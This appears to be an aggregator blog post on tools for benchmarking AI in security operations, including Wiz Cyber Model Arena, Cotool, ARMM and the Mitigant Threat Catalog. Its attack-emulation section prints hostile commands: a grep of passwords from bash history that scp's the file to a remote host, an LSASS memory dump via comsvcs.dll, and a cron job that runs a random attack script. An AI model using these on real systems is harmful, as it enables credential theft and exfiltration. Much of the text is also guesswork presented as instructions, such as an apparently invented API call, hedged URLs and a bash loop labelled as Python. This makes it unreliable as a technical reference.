
Listen to this Post
Introduction:

As artificial intelligence becomes deeply embedded in security operations, the need to rigorously evaluate AI models and tools for cybersecurity tasks has never been more critical. Generic chatbot benchmarks fail to capture the nuanced demands of threat detection, cloud security, and incident response. Recently, industry experts have curated a set of specialized tools—including Wiz Cyber Model Arena, Cotool, ARMM, and the Mitigant Threat Catalog—that provide security professionals with actionable frameworks to test, benchmark, and operationalize AI in their environments. This article delivers a hands‑on guide to leveraging these resources, complete with real‑world commands and configuration steps.
Learning Objectives:
- Understand how to benchmark AI models specifically for security use cases using Wiz Cyber Model Arena.
- Learn to apply research‑backed evaluation criteria from Cotool to assess SecOps AI tools.
- Gain practical skills in emulating attack techniques with the Mitigant Threat Catalog’s CLI commands.
- Explore how to score and compare AI‑driven response platforms with ARMM.
You Should Know:
- Wiz Cyber Model Arena: Benchmarking AI for Security Tasks
Wiz Cyber Model Arena is a dedicated platform that evaluates AI models on security‑specific tasks such as code security analysis, cloud infrastructure misconfiguration detection, and threat hunting. Unlike generic leaderboards, it focuses on metrics that matter to defenders.
Step‑by‑step guide:
- Access the Arena (typically via a web interface or API). You will need an API key from Wiz.
- Select a target model (e.g., a fine‑tuned GPT variant or a specialised security model).
- Choose a benchmark suite: “Cloud Security” or “Code Security”.
- Run the evaluation using a sample command (if using CLI):
curl -X POST https://api.wiz.io/arena/v1/evaluate \ -H "Authorization: Bearer YOUR_API_KEY" \ -H "Content-Type: application/json" \ -d '{ "model": "your-model-id", "suite": "cloud-security", "tasks": ["iam_misconfig", "public_bucket_detection"] }' - Parse the output JSON to obtain scores for precision, recall, and false positive rate. Use these metrics to compare models before deploying them in production.
2. Cotool: Research‑Driven AI Evaluation for SecOps
Cotool provides in‑depth research and evaluation frameworks tailored to operational security. Their work helps organisations determine which AI tools genuinely improve detection and response times.
How to apply Cotool’s methodology:
- Visit Cotool’s research portal (likely at cotool.io/research) and download their evaluation whitepaper.
- Identify the key criteria: alert fidelity, mean time to respond (MTTR) impact, and integration complexity.
- Create a test environment (e.g., a sandboxed SIEM with simulated alerts).
- Run a controlled trial: feed the same set of 100 security alerts to two different AI tools and measure:
- Number of true positives identified
- Time taken to generate a summary
- Accuracy of recommended remediation steps
- Document results using a simple spreadsheet or a Python script:
import csv
with open('evaluation.csv', 'r') as f:
reader = csv.DictReader(f)
for row in reader:
print(f"Tool: {row['tool']}, Precision: {row['precision']}")
3. ARMM: Evaluating AI Response Capabilities
ARMM (AI Response Maturity Model) by BlinkOps scores and tiers AI‑driven security platforms—such as AI‑augmented SOAR, agent builders, and autonomous SOC tools—across 82+ capabilities. It focuses on the “response side” of the kill chain.
Practical steps to use ARMM:
- Obtain the ARMM scoring matrix from BlinkOps (often available as a downloadable PDF or interactive dashboard).
- For each AI platform under evaluation, map its features to the ARMM categories:
- Orchestration: Does it integrate with your existing tools via API?
- Autonomy: Can it execute containment actions without human approval?
- Explainability: Does it provide a rationale for each action?
- Run a test scenario: simulate a ransomware alert and observe how the AI responds. Use a Linux host with a simple Python script to mimic a file‑encrypting process:
Simulate malicious file creation for i in {1..10}; do touch /tmp/encrypted_$i.crypt; done - Record the AI’s actions (e.g., process kill, network isolation) and assign a maturity tier (1–5) based on ARMM’s rubric.
- Mitigant Threat Catalog: Attack Techniques with Real CLI Commands
The Mitigant Threat Catalog is a comprehensive repository of attack techniques paired with actual command‑line instructions to emulate them. It is invaluable for purple teaming and detection engineering.
Step‑by‑step emulation:
- Navigate to the Mitigant Threat Catalog website (e.g., https://threatcatalog.mitigant.io).
- Choose a technique, such as “T1078 – Valid Accounts” or “T1552.001 – Credentials in Files”.
- For a Linux environment, the catalog might provide:
Simulate credential dumping from bash history
cat ~/.bash_history | grep -E "password|pass|sshpass" > /tmp/exfil.txt
scp /tmp/exfil.txt [email protected]:/tmp/
- For Windows, you might see PowerShell commands:
Dump LSASS process memory using built‑in tools (for authorised testing only)
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).Id C:\temp\lsass.dmp full
- After executing the command in a controlled lab, analyse the logs generated by your EDR/SIEM. Use this to fine‑tune detection rules.
5. SecOps Unpacked Tools Section: Your Central Hub
Filip Stojkovski’s SecOps Unpacked blog aggregates these and other cutting‑edge tools. The dedicated tools section (https://lnkd.in/d9NmJuS6) provides direct links, documentation, and community feedback.
How to navigate:
- Bookmark the page and check for monthly updates.
- Use the filter to find tools by category: AI Evaluation, Attack Emulation, Cloud Security.
- For each tool, read the “Use Case” summary to determine if it fits your team’s maturity level.
- Join the community discussions to share your own evaluation results and discover emerging tools.
- Integrating AI Evaluation into Your Continuous Security Workflow
To stay ahead, security teams should embed these evaluation tools into their CI/CD pipelines and regular security assessments.
Implementation steps:
- Set up a weekly cron job (Linux) or scheduled task (Windows) that pulls the latest attack techniques from Mitigant Threat Catalog and runs a subset in a sandbox:
!/bin/bash
Update local catalog and run a random technique
git clone https://github.com/mitigant/threat-catalog.git /tmp/threat-catalog
cd /tmp/threat-catalog && ./run_random_technique.sh
- Use Wiz Cyber Model Arena to re‑benchmark any new AI model before deployment. Automate the API call and feed results into a dashboard.
- After each major security incident, apply Cotool’s evaluation framework to assess how well your AI tools performed and identify gaps.
What Undercode Say:
- Key Takeaway 1: The shift from generic AI benchmarks to security‑specific evaluation frameworks is essential. Tools like Wiz Cyber Model Arena and ARMM provide actionable metrics that directly correlate with defensive efficacy, enabling teams to make data‑driven decisions.
- Key Takeaway 2: Attack emulation catalogs, such as Mitigant Threat Catalog, democratise purple teaming by providing ready‑to‑use CLI commands. This empowers even smaller organisations to test their detection and response capabilities without expensive red‑team engagements.
- Analysis: The convergence of AI evaluation and practical attack simulation creates a powerful feedback loop. Security teams can now continuously refine both their AI models and their detection rules based on real, emulated adversary behaviour. However, the rapid evolution of AI also means that evaluation tools must themselves stay current—a challenge that the community is addressing through open sharing and platforms like SecOps Unpacked. As AI agents gain more autonomy, rigorous, scenario‑based testing will become the cornerstone of trustworthy security automation.
Prediction:
Within the next 18 months, we will see the emergence of standardised, industry‑wide benchmarks for AI in security, driven by collaborative efforts like those showcased in this post. These benchmarks will be integrated into compliance frameworks (e.g., SOC 2, ISO 27001) and become a prerequisite for procuring AI‑powered security tools. Furthermore, attack emulation catalogs will evolve into automated, continuous testing platforms that run alongside production environments, giving defenders real‑time visibility into their AI‑enhanced defences. The organisations that adopt these evaluation practices today will be the ones resilient to the AI‑powered threats of tomorrow.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


